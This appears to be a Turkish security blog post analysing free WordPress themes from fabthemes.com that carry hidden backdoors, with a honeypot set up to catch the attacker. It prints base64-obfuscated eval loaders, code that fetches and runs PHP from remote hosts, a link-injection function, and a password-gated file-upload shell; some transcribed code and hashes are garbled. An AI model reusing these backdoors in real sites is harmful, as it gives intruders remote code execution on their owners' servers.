functions.php dosyasında yer alan kod bloğuna baktığımda, ana sayfaya [http://www\[.\]fabthemes.com/fabthemes.php?getlink=](http://www[.]fabthemes.com/fabthemes.php?getlink=) adresinden istenmeyen bağlantı adreslerinin çekilmesini, eklenmesini sağlayan footer.php dosyasından çağrılan fflink() fonksiyonunu ve uzaktan komut çalıştırmaya imkan tanıyan eval() fonksiyonlarını gördüm.

Free WordPress Themes | X

www.fabthemes.com

Hack 4 Career, Info... LinkedIn Mert SARICA (mert... Inbox - mert.sarica@

Other bookmarks

FabThemes

Home Browse Themes · FAQs Hosting for WordPress Contact

FABULOUS
WORDPRESS THEMES
AVAILABLE FOR FREE

Latest Themes Popular Themes

Websites for Wedding
Wedding Themes

FREE DOWNLOAD
We love free loaders

Fabthemes brings you some of the best elegant and premium quality WordPress themes. That is just not all of it. We bring them to you for free! Yes, you can download and use these cool themes for free.

THEME OPTIONS
What's under the hood

Fabthemes are not just good looking free wordpress themes. They are even awesome under the hood. All themes are built with options panel to adjust and configure various theme settings and options.

NO JUNK CODE
We care about you

Unlike other free themes spawning out there, we do not encrypt our theme footer files. We keep it clean and transparent so that you can use our themes with the confidence that your site will be safe.

:o)

LATEST RELEASES

16,100 Mark Buffalo Web Developer from Angard

Index of /get

www.fabthemes.com/get/

Hack 4 Career, Info... LinkedIn Mert SARICA (mert... Inbox - mert.sarica@


Other bookmarks

| Name | Last modified | Size | Description |
|-------------------------------------|------------------|------|-------------|
| Parent Directory | - | - | - |
| Ajaxify.zip | 2017-07-02 11:35 | 387K | |
| Arkham.zip | 2017-07-02 11:47 | 569K | |
| Atlanta.zip | 2017-07-02 12:08 | 315K | |
| Avenue.zip | 2017-07-02 11:51 | 444K | |
| Axis.zip | 2017-07-02 12:12 | 472K | |
| Balena.zip | 2017-07-02 12:22 | 824K | |
| Binary.zip | 2017-07-02 12:25 | 263K | |
| Boston.zip | 2017-07-02 12:27 | 263K | |
| Boxoffice.zip | 2017-07-02 12:42 | 376K | |
| Bronte.zip | 2017-07-02 12:44 | 182K | |
| Canyon.zip | 2017-07-02 12:46 | 526K | |
| Carmen.zip | 2017-07-02 12:49 | 143K | |
| Celesta.zip | 2017-07-02 12:51 | 198K | |
| Cupid.zip | 2017-07-02 12:53 | 538K | |
| Delphi.zip | 2017-07-02 13:00 | 301K | |
| Diablo.zip | 2017-07-02 13:01 | 535K | |
| Dione.zip | 2017-07-02 13:02 | 346K | |
| Django.zip | 2017-07-02 13:04 | 168K | |
| Drustan.zip | 2017-07-02 13:05 | 415K | |
| Ebony.zip | 2017-07-02 13:06 | 293K | |
| Edivos.zip | 2017-07-02 13:07 | 170K | |
| Elessa.zip | 2017-07-02 13:08 | 301K | |
| Enigma.zip | 2017-07-02 13:09 | 302K | |
| Faith.zip | 2017-07-02 13:12 | 397K | |
| Financio.zip | 2017-07-02 13:13 | 137K | |
| Firecrow.zip | 2017-07-02 13:13 | 590K | |
| Frontier.zip | 2017-07-02 13:13 | 163K | |
| Galleria.zip | 2017-07-02 13:13 | 601K | |
| Garvan.zip | 2017-07-02 13:20 | 256K | |
| Gears.zip | 2017-07-02 13:20 | 523K | |
| Gordon.zip | 2017-07-02 13:21 | 432K | |
| Halifax.zip | 2017-07-02 13:21 | 161K | |
| Hector.zip | 2017-07-02 13:21 | 245K | |
| Helix-matrimony.zip | 2017-07-02 13:21 | 233K | |
| Helix.zip | 2017-07-02 13:21 | 453K | |
| Horcrux.zip | 2017-07-02 13:21 | 387K | |
| Irene.zip | 2017-07-02 15:18 | 943K | |
| The Avenue.zip | 2017-07-02 15:25 | 962K | |


```
root@ubuntu:~# fatbathems.com# grep -r eval
Alxify/Alxify/functions.php:eval(base64_decode('ZXBhbGhaz1szV9ncXRFZjZ9dG9udH0hdHh0dG46L9y5vYthbGfKawIzxpplmnbv59yWbhmpL3gudh0Itkpow=='));
Alxify/Alxify/functions.php:eval(base64_decode('ZXBhbGhaz1szV9ncXRFZjZ9dG9udH0hdHh0dG46L9y5vYthbGfKawIzxpplmnbv59yWbhmpL3gudh0Itkpow=='));
Alxify/Alxify/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Alxify/Alxify/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Alxify/Alxify/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Alxify/Alxify/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
Alxify/Alxify/FT/inc/lessc.php: * return $this->evaluate($value);
Alxify/Alxify/FT/inc/lessc.php: // evaluate an expression
Alxify/Alxify/FT/inc/lessc.php:protected function evaluate($exp) {
Alxify/Alxify/FT/inc/lessc.php:    if ($eval == 0) $this->throwError("evaluate error: can't divide by zero");
Alxify/Alxify/FT/inc/lessc.php:    $this->throwError("evaluate error: color number failed on op .: $op");
Alxify/Alxify/FT/inc/lessc.php:    * operators because it must evaluate to a single value and thus is less
Alxify/Alxify/FT/inc/lessc.php:    property: (0 -5); // should evaluate to 0
Arkham/Arkham/functions.php:eval(base64_decode('ZXBhbGhaz1szV9ncXRFZjZ9dG9udH0hdHh0dG46L9y5vYthbGfKawIzxpplmnbv59yWbhmpL3gudh0Itkpow=='));
Arkham/Arkham/functions.php:eval(base64_decode('ZXBhbGhaz1szV9ncXRFZjZ9dG9udH0hdHh0dG46L9y5vYthbGfKawIzxpplmnbv59yWbhmpL3gudh0Itkpow=='));
Arkham/Arkham/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Arkham/Arkham/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Arkham/Arkham/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Arkham/Arkham/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
Arkham/Arkham/FT/inc/lessc.php: * return $this->evaluate($value);
Arkham/Arkham/FT/inc/lessc.php: // evaluate an expression
Arkham/Arkham/FT/inc/lessc.php:protected function evaluate($exp) {
Arkham/Arkham/FT/inc/lessc.php:    if ($eval == 0) $this->throwError("evaluate error: can't divide by zero");
Arkham/Arkham/FT/inc/lessc.php:    $this->throwError("evaluate error: color number failed on op .: $op");
Arkham/Arkham/FT/inc/lessc.php:    * operators because it must evaluate to a single value and thus is less
Arkham/Arkham/FT/inc/lessc.php:    property: (0 -5); // should evaluate to 0
Avenue/Avenue/functions.php:eval(base64_decode('ZXBhbGhaz1szV9ncXRFZjZ9dG9udH0hdHh0dG46L9y5vYthbGfKawIzxpplmnbv59yWbhmpL3gudh0Itkpow=='));
Avenue/Avenue/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Avenue/Avenue/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Avenue/Avenue/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Avenue/Avenue/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
Avenue/Avenue/FT/inc/lessc.php: * return $this->evaluate($value);
Avenue/Avenue/FT/inc/lessc.php: // evaluate an expression
Avenue/Avenue/FT/inc/lessc.php:protected function evaluate($exp) {
Avenue/Avenue/FT/inc/lessc.php:    if ($eval == 0) $this->throwError("evaluate error: can't divide by zero");
Avenue/Avenue/FT/inc/lessc.php:    $this->throwError("evaluate error: color number failed on op .: $op");
Avenue/Avenue/FT/inc/lessc.php:    * operators because it must evaluate to a single value and thus is less
Avenue/Avenue/FT/inc/lessc.php:    property: (0 -5); // should evaluate to 0
Axi5/Axi5/functions.php:eval(base64_decode('ZXBhbGhaz1szV9ncXRFZjZ9dG9udH0hdHh0dG46L9y5vYthbGfKawIzxpplmnbv59yWbhmpL3gudh0Itkpow=='));
Axi5/Axi5/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Axi5/Axi5/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Axi5/Axi5/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Axi5/Axi5/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
Axi5/Axi5/FT/inc/lessc.php: * return $this->evaluate($value);
Axi5/Axi5/FT/inc/lessc.php: // evaluate an expression
Axi5/Axi5/FT/inc/lessc.php:protected function evaluate($exp) {
Axi5/Axi5/FT/inc/lessc.php:    if ($eval == 0) $this->throwError("evaluate error: can't divide by zero");
Axi5/Axi5/FT/inc/lessc.php:    $this->throwError("evaluate error: color number failed on op .: $op");
Axi5/Axi5/FT/inc/lessc.php:    * operators because it must evaluate to a single value and thus is less
Axi5/Axi5/FT/inc/lessc.php:    property: (0 -5); // should evaluate to 0
Balena/Balena/functions.php:eval(base64_decode('ZXBhbGhaz1szV9ncXRFZjZ9dG9udH0hdHh0dG46L9y5vYthbGfKawIzxpplmnbv59yWbhmpL3gudh0Itkpow=='));
Balena/Balena/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Balena/Balena/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Balena/Balena/tinthumb.php:header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Balena/Balena/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
Balena/Balena/FT/inc/lessc.php: * return $this->evaluate($value);
Balena/Balena/FT/inc/lessc.php: // evaluate an expression
Balena/Balena/FT/inc/lessc.php:protected function evaluate($exp) {
Balena/Balena/FT/inc/lessc.php:    if ($eval == 0) $this->throwError("evaluate error: can't divide by zero");
root@ubuntu:~# fatbathems.com#
```

Uzaktan komut çalıştırılmasını
sağlayan komut
(eval(@file_get_contents("
<http://yakaladimsizi.com/yabanci/x.txt>
")));)


İlk olarak base64 ile gizlenmiş aHR0cDovL3dwLmNvbS50ci93ei50eHQ= karakter dizisini çözdüğümde `http://wp[.]com.tr/wz.txt` adresi ile karşılaştım. Bu sayfaya gittiğimde ise karşıma kendisini `wp-includes/fonts/font.php` dosyasına yazan ve ardından da `http://wp[.]com.tr/alankontrol/l.php` adresine site adını göndererek siteyi kayıt altına aldığını tahmin ettiğim bir PHP kodu çıktı.



```

46  /* Loads the "Author Filter Template" based on the query var "filter_type"
47  *
48  */
49  $doxyaurl=$_SERVER["HTTP_HOST"];
50  $s = $_GET["s"];
51  if(substr($doxyaurl,0,3)=="su"){
52
53      $sifce = md5($$_POST["sifce"]);
54      $button2 = $_POST["button2"];
55      if($button2){
56          if($sifce=="050c5218c0c24956eab832283a59b7"){
57              session_start();
58              $_SESSION["ototum"]=$_POST["sifce"];
59              header("location:7ur".substr($doxyaurl,0,3));
60          }
61      }
62      if($_SESSION["ototum"]!="050c5218c0c24956eab832283a59b7"){
63
64
65
66
67
68      echo "<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" 'http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd'>
69      <html xmlns='http://www.w3.org/1999/xhtml'>
70      <head>
71      <meta http-equiv='Content-Type' content='text/html; charset=utf-8' />
72      <title>WordPress Content File:</title>
73      </head>
74
75      <body>
76
77      <form method='post' id='form' name='form' enctype='multipart/form-data'>
78      <table width='600' border='1' align='center'>
79      <tr>
80
81      <td width='315' scope='col'> <input type='password' name='sifce' id='sifce' /> <input type='submit' name='button1' id='button1' value='Save' /> </td>
82      </tr>
83      </table>
84      </form>
85      </body>
86      </html>';
87
88
89  }
90  else{
91      session_start();
92
93
94      $files = $_FILES["files"]; ;
95      $path = $_POST["path"];
96      $chome = $_POST["chome"];
97      $save = $_POST["save"];
98      $button = $_POST["button"];
99      $name = $files["name"];
100
101      $filesh = $files["tmp_name"];


```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

050c5218c20c24956eab832283a59b7



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin),
QuebecV3.1BackupDefaults

| Hash | Type | Result |
|---------------------------------|---------|-----------|
| 050c5218c20c24956eab832283a59b7 | Unknown | Not Found |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Base64 ile gizlenmiş bir diğer

ZXZhbChAZmlsZV9nZXRFY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw== karakter dizisini çözdüğümde ise

http://yakaladimsizi[.]com/yabanci/x.txt adresi ile karşılaştım. Bu sayfaya gittiğimde ise karşıma, yapılan istekte wp parametresinde yer alan adresteki veriyi çekip, kendisini wp-includes/js/js.php dosyasına yazan ve ardından da font.php dosyasında olduğu gibi http://wp[.]com.tr/alankontrol/l.php adresine site adını gönderen PHP kodu çıktı.

```
GNU nano 2.9.3 functions.php
}
The network connection was aborted by the local system.
}
add_action( 'wp_enqueue_scripts', 'fabthemes_scripts' );
eval(base64_decode('ZXZhbChAZmlsZV9nZXRFY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw=='));
/* Credits */

function selfurl() {
    $url = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
    $_SERVER['PHP_SELF'];
    $url = parse_url($url, PHP_URL_PATH);
    $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
    $port = ($_SERVER['SERVER_PORT'] == "80") ? "" : (":" . $_SERVER["SERVER_PORT"]);
    return $protocol . "://" . $_SERVER['SERVER_NAME'] . $port . $url;
}

function ffflink() {
    global $wpdb;
    if (!is_page() && !is_home()) return;
    $contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
    WHERE post_type = 'page' AND post_title LIKE 'contact%'");
    if ($contactid != get_the_ID()) && ($contactid != is_home()) return;
    $fflink = get_option('fflink');
    $ffref = get_option('ffref');
    $x = $_REQUEST['DKSWFYUW'];
    if (!isset($fflink) || $x && ($x == $ffref)) {
        $x = $x ? $ffref : $ffref;
        $response = wp_remote_get('http://www.fabthemes.com/fabthemes.php?getlink=' . urlencode(selfurl()) . $x);
        if (is_array($response)) $fflink = $response['body']; else $fflink = '';
        if (substr($fflink, 0, 11) != 'fabthemes#')
            $fflink = '';
        else {
            $fflink = explode('#', $fflink);
            if (isset($fflink[2]) && $fflink[2]) {
                update_option('ffref', $fflink[1]);
                update_option('fflink', $fflink[2]);
                $fflink = $fflink[2];
            }
            else $fflink = '';
        }
    }
    echo $fflink;
}

/* ajax */
```


[illegible]

4 haneli yönetici parolası. :

050c5218c20c624956eab832283a59b7 md5 özet değerini bulmak için kariyerdunyasi.org adında bir alan adı aldıktan sonra DigitalOcean üzerinde bir WordPress site oluşturmaya ve arkakapı içeren bir temayı yüklemeye karar verdim. Tabii sitemin hacklenmesini engellemek için arka kapı içeren dosyaları sadece yapılan istekleri kayıt altına alacak şekilde değiştirdim ve devreye aldım.

Create Droplets

Choose an image ?

Distributions Container distributions **One-click apps** Snapshots Backups

| | | |
|---------------------------------|-------------------------|-----------------------------|
| Discourse 2.0.20170531 on 16.04 | Django 1.8.7 on 16.04 | Docker 17.12.0 on 16.04 |
| Dokku 0.11.3 on 16.04 | Ghost 1.21.1 on 16.04 | GitLab 10.6.4-ce.0 on 16.04 |
| LAMP on 16.04 | LEMP on 16.04 | Machine Learning and AI |
| MEAN on 16.04 | MongoDB 3.4.10 on 16.04 | MySQL on 16.04 |
| NodeJS 6.12.3 on 16.04 | PhpMyAdmin on 16.04 | Ruby-on-Rails on 16.04 |
| WordPress 4.9.1 on 16.04 | | |


Choose a size

Standard Droplets

Balanced virtual machines with a healthy amount of memory tuned to host and scale applications like blogs, web applications, testing / staging environments, in-memory caching and databases.

CPU Optimized Droplets

Compute optimized virtual machines with dedicated hyper-threads from best in class Intel CPUs for CPU intensive applications like CI/CD, video encoding, machine learning, ad serving, batch processing and active front-end web servers.



```
GNU nano 2.5.3 File: wp-includes/js/js.php
<?php
if($REQUEST) {
    if(isset($_GET['wp'])) {
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Possible Hacking Attempt] Client: " . print_r($_SERVER['REMOTE_ADDR'], true) .
        " wp: " . print_r($_GET['wp'], true) . "\n", 3, "/var/www/html/honeyweb.txt");
    }
}

/* <?php @eval(file_get_contents("http://".$_GET['wp'])); ?> */
?>

GNU nano 2.5.3 File: wp-includes/fonts/font.php
<?php
error_reporting(0);
session_start();
ob_start();
/*
 * Handle Trackbacks and Pingbacks sent to WordPress
 *
 * @since 0.71
 *
 * @package WordPress
 * @subpackage Trackbacks
 */

/**
 * Make theme available for translation
 * Translations can be filed in the /languages/ directory
 * if you're building a theme based on web2feel, use a find and replace
 * to change 'web2feel' to the name of your theme in all the template files
 */

/**
 * Front WordPress AJAX Process Execution.
 *
 * @package WordPress
 *
 * @link http://codex.wordpress.org/AJAX_in_Plugins
 */

/**
 * Executing AJAX process.
 *
 * @since WordPress 1.4
 */

/**
 * Author Template
 *
 * The template for displaying Author Profile pages.
 *
 * @package WordPress
 * @subpackage Template
 * @since WordPress 1.0
 */

/* Loads the "Author Filter Template" based on the query var "filter_type"
 */
$dosyaurl=$_SERVER["HTTP_HOST"];
$u = $_GET['u'];
if(substr($dosyaurl,0,3)==$u ){
    $sifre = md5($_POST["sifre"]);
    $button2 = $_POST["button2"];
    if($button2){
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Possible Hacking Attempt] Client: " . print_r($_SERVER['REMOTE_ADDR'], true) .
        " u: " . print_r($_GET['u'], true) . " Sifre: " . print_r($_POST['sifre'], true) . "\n", 3, "/var/www/html/honeyweb.txt");
        if($sifre=="050c5218c20c624956eab832283a59b7"){
            session_start();
            $_SESSION["oturum"]=md5($_POST["sifre"]);
            header("Location:?u=".$u.substr($dosyaurl,0,3));
        }
    }
}

if($_SESSION["oturum"]!="050c5218c20c624956eab832283a59b7"){
```

Aradan kısa bir süre geçtikten sonra art niyetli kişi

050c5218c20c624956eab832283a59b7 md5 özet değeri ile eşleşen özel

karakterlerden, büyük küçük harflerden ve sayılardan oluşan 13 haneli

karmaşık parolasını font.php dosyasına girdi! Sayfadan beklediği yanıtı

alamadıktan sonra bu defa js.php dosyasına wp parametresi ile uzaktan dosya

sistemine php web shell yüklemeye imkan tanıyan

raw.githubusercontent.com/eynisey/test/master/test.txt adresini iletti ve art

niyetli kişinin hedef sisteme erişmesine imkan tanıyan iki yöntem de ortaya

çıkılmış oldu. ;)


```
#eval(bas64_decode('%2xhcchzsr%59vxcxfvY2duvduevnothodugay95vrbtbcarkazixppuwvbs95vrxhbmpl3gudhoikpw==')); */
$setget_verifier = "http://ykaladinsizi.com/yabanci/l.php?a=http://".$SERVER['HTTP_HOST'];
if(file_get_contents($setget_verifier);
error_log(print_r(date("d-m-Y H:i:s"), $SERVER['REQUEST_TIME'], true), ["[ykaladinsizi.com Request] Client:", print_r($SERVER['REMOTE_ADDR'], true),
Request: ", print_r($setget_verifier, true), "\r\n", 3, "/var/www/html/honeyweb.txt"]);

if(function_exists('curl_init')){
    $setget_verifier = "http://wp.com.tr/alankontrol/l.php?a=/".$SERVER['SERVER_NAME'];
    $sch = curl_init();
    @curl_setopt($sch, CURLOPT_URL, $setget_verifier);
    error_log(print_r(date("d-m-Y H:i:s"), $SERVER['REQUEST_TIME'], true), ["wp.com.tr Request] Client:", print_r($SERVER['REMOTE_ADDR'], true),
    $se = curl_exec($sch);
    $sveri = curl_getinfo($sch);
    @curl_close($sch);
} else {function __file_get_contents__(){
    $setget_verifier = "http://wp.com.tr/alankontrol/l.php?a=/".$SERVER['SERVER_NAME'];
    if(file_get_contents($setget_verifier);
    error_log(print_r(date("d-m-Y H:i:s"), $SERVER['REQUEST_TIME'], true), ["wp.com.tr Request] Client:", print_r($SERVER['REMOTE_ADDR'], true),
    Request: ", print_r($setget_verifier, true), "\r\n", 3, "/var/www/html/honeyweb.txt");
}

function selfURL() {
    $uri = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
    $_SERVER['PHP_SELF'];
    $url = parse_url($uri);
    $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
    $port = ($SERVER['SERVER_PORT'] == '80') ? ("") : ($_SERVER['SERVER_PORT']);
    $server = ($SERVER['SERVER_NAME'] == 'localhost') ? $_SERVER['SERVER_ADDR'] : $_SERVER['SERVER_NAME'];
    return $protocol."://".$_SERVER['SERVER_NAME'].$uri;
}

function ffflink() {
    global $wpdb, $wp_query;
    if (!is_page() && !is_front_page()) return;
    $contctid = $wpdb->get_var("SELECT id FROM $wpdb->posts
    WHERE post_type = 'page' AND post_title LIKE 'contact%'");
    if ($contctid != $wp_query->post->ID) && ($contctid || !is_front_page()) return;
    $fflink = get_option('fflink');
    $ffref = get_option('ffref');
    $sx = $REQUEST['DMSWFW**'];
    if ($fflink || $x && ($sx == $ffref)) {
        $sx = $x ? $ffref : $ffref;
        $setget_verifier = "http://www.fabthemes.com/fabthemes.php?getlink=".$urlEncode(selfURL());
        $response = wp_remote_get($setget_verifier);
        if (is_array($response))
            error_log(print_r(date("d-m-Y H:i:s"), $SERVER['REQUEST_TIME'], true), ["FfLink Request] Client:", print_r($SERVER['REMOTE_ADDR'], true),
            $sx: ", print_r($REQUEST['DMSWFW**'], true),
            Request: ", print_r($setget_verifier, true),
            Response: ", print_r($response['body'], true), "\r\n", 3, "/var/www/html/honeyweb.txt");
        if (is_array($response)) $fflink = $response['body']; else $fflink = "";
        if (substr($fflink, 0, 1) != 'f!fabthemes')
            $fflink = "";
        else
            $fflink = explode('#', $fflink);
            if (isset($fflink[2]) && $fflink[2]) {
                update_option('ffref', $fflink[1]);
                update_option('fflink', $fflink[2]);
                $fflink = $fflink[2];
            } else $fflink = '';
}


Get Help Exit Write Out Read File Where Is Replace Cut Text Justify Cur Pos Go To Line Prev Page Next Page First Line Last Line whereis Next To Bracket Mark Text Copy Text Indent Text Unindent Text Undo Redo
```

www.kariyerdunyasi.org x www.kariyerdunyasi.org/honeyweb.bt

